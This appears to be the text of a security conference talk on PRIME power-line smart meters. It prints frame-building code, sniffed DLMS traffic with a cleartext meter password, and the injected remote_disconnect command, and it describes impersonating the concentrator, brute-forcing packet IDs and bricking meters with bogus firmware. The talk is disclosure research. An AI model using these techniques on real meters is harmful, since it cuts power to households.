			Actualizar Página

- **Contadores** 2/17
  - Tabla de contadores
  - Topología
  - Estadísticas
  - Claves
  - Ciclos
  - Actualización de firmware
- **Concentrador**
  - Informes
  - Parámetros
  - Tareas 2
  - Estado tareas
  - Actualización de firmware
  - Seguridad
- **Administración**
  - Usuarios 1
  - Reiniciar
  - Cerrar sesión

Claves

Activada	Clave de lectura	Clave de escritura	Clave de act. firmware
◉	00000001	00000002	00000003
○	00000007		

Agregar clave | Actualizar clave | Eliminar clave | Eliminar todas las claves

Eventos del concentrador

Eventos de contadores

SETTING UP THE DC

Claves

Activada	Clave de lectura	Clave de escritura	Clave de act. firmware
◉	00000001	00000002	00000003
○	00000007		

Agregar clave | Actualizar clave | Eliminar clave | Eliminar todas las claves

SETTING UP THE DC

SETTING UP THE DC

Tabla de contadores

Buscar | 50 | Activos | Inactivos | Fallo Permanente

ID	Número de serie	MAC	Modo	Estado	Tiempo de actividad	Modelo	Versión DLMS	Versión PRIME	Visto
1	SUP0000001174	00:00:00:00:00:00	Terminal	Activo	100%	BL	V0000	--	--
2	ORB0000874672	70:64:17:1d:58:b0	Terminal	Inactivo (P)	0%	CM	V0015	01.03.09.06	11/2/2020 11:31
3	LGZ0022289521	00:0f:93:ef:7d:70	Terminal	Inactivo (P)	0%	--	--	--	8/1/2007 7:41
4	ZIV0035300705	40:40:22:1a:a5:61	Terminal	Activo	100%	MN	V0043	1.0.0.37	--
5	SOG0050000353	d4:8f:aa:03:4e:0f	Terminal	Inactivo (P)	0%	BK	V0300	0103050000000000	1/1/2007 1:04
6	LGZ0022289522	00:0f:93:ef:7d:71	Terminal	Inactivo (P)	0%	--	--	--	8/1/2007 7:41
7	LGZ0022289524	00:0f:93:ef:7d:73	Terminal	Inactivo (P)	0%	--	--	--	8/1/2007 7:41
8	LGZ0022302623	00:0f:93:ef:b0:9e	Terminal	Inactivo (P)	0%	--	--	--	9/1/2007 23:01
9	LGZ0022289523	00:0f:93:ef:7d:72	Terminal	Inactivo (P)	0%	--	--	--	8/1/2007 7:41
10	LGZ0022289525	00:0f:93:ef:7d:74	Terminal	Inactivo (P)	0%	--	--	--	8/1/2007 7:41
11	LGZ0022302613	00:0f:93:ef:b0:94	Terminal	Inactivo (P)	0%	--	--	--	8/1/2007 7:41
12	LGZ0022302618	00:0f:93:ef:b0:99	Terminal	Inactivo (P)	0%	--	--	--	8/1/2007 7:41
13	LGZ0022302619	00:0f:93:ef:b0:9a	Terminal	Inactivo (P)	0%	--	--	--	8/1/2007 7:41
14	ZIV0045243073	40:40:22:b2:5a:c1	Terminal	Inactivo (P)	0%	--	--	--	10/1/2007 6:09
15	LGZ0022302622	00:0f:93:ef:b0:9d	Terminal	Inactivo (P)	0%	--	--	--	8/1/2007 7:41
16	LGZ0022302621	00:0f:93:ef:b0:9c	Terminal	Inactivo (P)	0%	--	--	--	8/1/2007 7:41
17	LGZ0022302620	00:0f:93:ef:b0:9b	Terminal	Inactivo (P)	0%	--	--	--	8/1/2007 7:41

Sincronizar hora en contadores | Borrar contadores inactivos permanentes | Borrar todos los contadores

CONCENTRATOR OPERATION

Abstract operations

- DLMS messages are grouped in different orders.

S-type orders: report request

- Underlying AARQ asks for read-only contexts.
- DLMS commands of type `GET_REQUEST`.

B-type orders: action requests

- Underlying AARQ asks for read-write contexts.
- DLMS commands of type GET_REQUEST, SET_REQUEST and ACTION_REQUEST

EXAMPLE ORDERS

 # S01: Instant consumption values

 # S02: Hourly curve

 # S03: Daily curve

 # S04: Monthly close information


 # S05: Daily close information

 # B02: Modification of contracted power

 # B03: Connection and disconnection of the PCS

 # B04: Contract modification

INTERACTING WITH THE METER



Información de ZIV0035300705

Forzar S06

Parámetros basicos

MAC	40::4:0::22::1:A:	Versión PRIME	1.0.0.37
Modo	Terminal	Versión DLMS	V0043
Año de fabricación	2012	Protocolo	DLMS0105

Parámetros modificables

Tensión primaria	0	Tp	Id de comunicación multicast		Idm
Tensión secundaria	0	Ts	Clave de lectura		Clec
Corriente primaria	0	Ip	Clave de escritura		Cges
Corriente secundaria	0	Is	Clave de act. firmware		Cact
Umbral de tiempo en caída de tensión	180	Usag	Tensión de referencia	230	Vr
Umbral de tensión en caídas	7,00	UsubT	Período de perfil de carga	3600	Per
Umbral de tiempo en subida de tensión	180	Uswell	Dctcp	95,00	Dctcp
Umbral de tensión en subidas	7,00	UsobT	Facturación mensual automática	Habilitado	AutMothBill
Umbral de fallo de alimentación prolongado	180	Ut	Modo de visualización de desplazamiento	D	ScrollDispMode
Umbral de tensión de corte	50,00	UcorteT	Tiempo de visualización de desplazamiento	2	ScrollDispTime

Corriente instantánea - Tensión instantánea

Energía instantánea - Potencia instantánea

Solicitud de informes

S01	S02	S03	S04	S05	S06	S07	S08	S09	S18	S21	S23	S26	S27

Generación de órdenes

B02	B03	B04	Fecha/Hora


TARLOGIC
CYBERSECURITY EXPERTS
www.tarlogic.com
martes, 3 de m
arzo de 2020
PLAYING
EVIL

WHAT IF...?

 # I got to capture PLC frames from my plug...

 # ... found an unencrypted (profile 0) frame...

 # ... which coincidentally was a DLMS AARQ frame with a password in cleartext...

 # ... impersonated the DC and injected frames on its behalf...

 # ... and told the meter to *blow the candles*?

THINGS TO HAVE IN MIND (I)

The board's firmware allows me to interact with the PHY layer directly

- PLCHack must parse PRIME frames on its own
- Frame-subnetwork association is performed through the CRC
  - Frame CRC: Concatenation of subnetwork address (SNA, equals to the MAC address of the DC) with frame contents.
  - Must listen to DC beacons to discover active concentrators.
- Extract data frames and parse their contents

PRIME is a stateful protocol

- The ARQ mechanism forces to me to have both PKTID (ID of the current packet) and ACKID (ID of the next expected packet) in mind.

Parts of PRIME protocol are not documented at all

- There is something named "**Convergence Layer**" (CL) that is mentioned in the PRIME standard, but not documented anywhere.

THINGS TO HAVE IN MIND (2)

The COSEM model is not trivial

- I better capture traffic and figure out which OBIS identifiers are relevant.
- Fortunately, I have a DC that allows me to perform B03 actions.


We have an adversary!

- PKTID is a 6 bit integer: 64 possible PKTIDs
- If I impersonate the DC successfully, the DC will lose sequencing.
- 64 packets later, the DC may recover sequencing and take it back from us.

The PLC medium is horrible

- We are going to lose multiple frames.

STEP 1: DETECTING NETWORKS



STEP 2: ANALYZING THE CONVERGENCE LAYER

```
frame->PDU.ARQ.PKTID    = 25;
frame->PDU.ARQ.WINSIZE  = 0x4;
frame->PDU.ARQ.ACKID    = 26;
frame->PDU.ARQ.NACKID.resize(0);
frame->PDU.SAR.TYPE     = 0; // FIRST
frame->PDU.SAR.NSEGS    = 0x0;

frame->PDU.CL.TYPE      = 0x90;
frame->PDU.CL.SRC       = 2; // METER
frame->PDU.CL.DEST      = 1; // DC;

frame->PDU.DATA         = hexStrToVector("6303800100");
//  00000000  63 03 80 01 00                                          | c....
//  00000005

//  00000000  00 01 fe 15 00 03 bb 90  0c d9 84 1a 00 90 02 01  | ................
//  00000010  63 03 80 01 00 59 15 ac  f7                       | c....Y...
//  00000019
```

STEP 2: ANALYZING THE CONVERGENCE LAYER

```
  frame->PDU.ARQ.PKTID   = 1;
  frame->PDU.ARQ.WINSIZE = 0x10;
  frame->PDU.ARQ.ACKID   = 1;
  frame->PDU.ARQ.NACKID.resize(0);
  frame->PDU.SAR.TYPE    = 0; // FIRST
  frame->PDU.SAR.NSEGS   = 0x0;

  frame->PDU.CL.TYPE     = 0x90;
  frame->PDU.CL.SRC      = 1; // DC
  frame->PDU.CL.DEST     = 1; // DC;

  frame->PDU.DATA        = hexStrToVector("c001c00046000060030aff0300");
//  00000000  c0 01 c0 00 46 00 00 60  03 0a ff 03 00           | ....F..`.....
//  0000000d

//  00000000  00 41 39 19 00 03 bb 98  14 c1 90 01 00 90 01 01  | .A9.............
//  00000010  c0 01 c0 00 46 00 00 60  03 0a ff 03 00 0a 21 6f  | ....F..`......!o
//  00000020  06                                               | .
//  00000021
```

STEP 3: ANALYZE DLMS TRAFFIC OF A B03 ORDER

```
 2 nodes  PLCHack  seqsnoop
SEQ Snoop registered!
 2 nodes  PLCHack  DC    04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 40 - ACK 39 (WINSZ 16 - 56 bytes) CL: 90 01 -> 01 6036a1090607608574050801018a0207808b0760857405080201ac0a8008303030303030303032be10040e01000000065f1f
0400005c1f0122
DC    04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 40 - ACK 39 (WINSZ 16 - 56 bytes) CL: 90 01 -> 01 6036a1090607608574050801018a0207808b0760857405080201ac0a8008303030303030303032be10040e01000000065f1f0400005c1f0122
METER 04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 39 - ACK 41 (WINSZ 04 - 43 bytes) CL: 90 01 -> 01 6129a1090607608574050801018a203020100a305a103020100be10040e0800065f1f040000181f01f40007
METER 04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 39 - ACK 41 (WINSZ 04 - 43 bytes) CL: 90 01 -> 01 6129a1090607608574050801018a203020100a305a103020100be10040e0800065f1f040000181f01f40007
DC    04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 40 - ACK 39 (WINSZ 16 - 56 bytes) CL: 90 01 -> 01 6036a1090607608574050801018a0207808b0760857405080201ac0a8008303030303030303032be10040e01000000065f1f0400005c1f0122
DC    04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 40 - ACK 39 (WINSZ 16 - 56 bytes) CL: 90 01 -> 01 6036a1090607608574050801018a0207808b0760857405080201ac0a8008303030303030303032be10040e01000000065f1f0400005c1f0122
METER 04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 39 - ACK 41 (WINSZ 04 - 43 bytes) CL: 90 01 -> 01 6129a1090607608574050801018a203020100a305a103020100be10040e0800065f1f040000181f01f40007
METER 04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 39 - ACK 41 (WINSZ 04 - 43 bytes) CL: 90 01 -> 01 6129a1090607608574050801018a203020100a305a103020100be10040e0800065f1f040000181f01f40007
DC    04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 41 - ACK 40 (WINSZ 16 - 13 bytes) CL: 90 01 -> 01 c001c00046000060030aff0300
DC    04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 41 - ACK 40 (WINSZ 16 - 13 bytes) CL: 90 01 -> 01 c001c00046000060030aff0300
METER 04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 40 - ACK 42 (WINSZ 04 -  6 bytes) CL: 90 01 -> 01 c401c0001601
METER 04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 40 - ACK 42 (WINSZ 04 -  6 bytes) CL: 90 01 -> 01 c401c0001601
DC    04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 42 - ACK 41 (WINSZ 16 - 15 bytes) CL: 90 01 -> 01 c301c00046000060030aff01010f00
DC    04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 42 - ACK 41 (WINSZ 16 - 15 bytes) CL: 90 01 -> 01 c301c00046000060030aff01010f00
METER 04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 41 - ACK 43 (WINSZ 04 -  5 bytes) CL: 90 01 -> 01 c701c10000
METER 04:44:a1:00:80:34 - 00eee6 - LEVEL 0x01 - LCID 0x0100 - PKTID 41 - ACK 43 (WINSZ 04 -  5 bytes) CL: 90 01 -> 01 c701c10000
^C
```

STEP 3: ANALYZE DLMS TRAFFIC OF A B03 ORDER

```
bytes) CL: 90 01 -> 01 6036a1090607608574050801018a0207808b07608574050802 01ac0a8008303030303030303032be10040e01000

6036a1090607608574050801018a0207808b07608574050802 01ac0a8008303030303030303032be10040e01000000065f1f0400005c1f0122
6129a1090607608574050801 01a203020100a305a103020100be10040e0800065f1f040000181f01f40007
6129a1090607608574050801 01a203020100a305a103020100be10040e0800065f1f040000181f01f40007
6036a1090607608574050801018a0207808b07608574050802 01ac0a8008303030303030303032be10040e01000000065f1f0400005c1f0122
6036a1090607608574050801018a0207808b07608574050802 01ac0a8008303030303030303032be10040e01000000065f1f0400005c1f0122
6129a1090607608574050801 01a203020100a305a103020100be10040e0800065f1f040000181f01f40007
6129a1090607608574050801 01a203020100a305a103020100be10040e0800065f1f040000181f01f40007
c001c00046000060030aff0300
c001c00046000060030aff0300
c401c0001601
c401c0001601
c301c10046000060030aff01010f00
c301c10046000060030aff01010f00
c701c10000
c701c10000
```

STEP 3: ANALYZE DLMS TRAFFIC OF A B03 ORDER

`60 [ ... ]`: `AARQ` with low-level security, authentication password `00000002`

`61 [ ... ]`: `AARE` acknowledging successful authentication.

`C0 [ ... ]`: `GET_REQUEST` of OBIS object `0.0.96.3.10.255`, classId `0x46` (`DISCONNECT_CONTROL`), attribute 3 (`control_state`)

`C4 [ ... ]`: `GET_RESPONSE`, enumerated value 01 (`connected`)

`C3 [ ... ]`: `ACTION_REQUEST` to OBIS object `0.0.96.3.10.255`, classId `0x46`, method 1 (`remote_disconnect`), 8-bit parameter 0.

`C7 [ ... ]`: `ACTION_RESPONSE` successful.

FIRST ATTEMPT: FORCING A DISCONNECTION

 # PLCHack's command seqsnoop will print out current sequencing

 # Seqsnoop will also tell you the commands you have to run in order to:

- Inject an `AARQ` with the right authentication password.
- Inject an `ACTION_REQUEST` to disconnect.
- Inject an `ACTION_REQUEST` to connect again.

 # We must wait for data traffic in order to get the current sequencing

 # In this example, we will artificially produce it

FIRST ATTEMPT: FORCING A DISCONNECTION

Vídeo: SNIPER.MOV

SECOND ATTEMPT: GUESSING THE PKTID

 # Our first attempt depended on the passive observation of the channel

 # Little interactivity

- Every time a new data packet is exchanged, sequencing will change

 # The PKTID is only 6 bits long... how about bruteforcing it? :)

- It does not hurt to try atr this point.

SECOND ATTEMPT: GUESSING THE PKTID

Vídeo: PKTID.MOV

CONCLUSIONS

 # PRIME 1.3.6 is fundamentally insecure

 # Capturing traffic is possible

 # Injecting traffic is possible

 # Intefering with the traffic is also possible

 # Impersonate the DC is also possible

 # Yes, we can switch your lights off!

- I could make it even worse by forcing a bogus firmware update and bricking your meter.
- According to Alberto Garcia Illera and Javier Vazquez Vidal (Black Hat 2014), firmwares are not even signed.

 # There is still a lot to look into!

AND BEYOND...

 # Analyze PLC spectrum and test communication robustness

 # Overflow tests

 # And we have not started to look into the DC yet!

- Default user and password
- Poorly segmented VPNs in the Ethernet side
- Poorly protected transformer stations.
- Potentially insecure undocumented remote management protocolos
- Et cetera.

LIGHT AT THE END OF THE TUNNEL

Pun intended!

 # Security is possible in the DLMS layer at least up to some extent

- Reduces the risk to a regular DoS
- DLMS security is still a topic of research

 # From Tarlogic Security, we shared our findings with different distribution companies

 # Overall reception was good

 # Actions are taking place in order to mitigate the risks

TARLOGIC
CYBERSECURITY EXPERTS

THANK YOU

www.tarlogic.com

Gonzalo J. Carracedo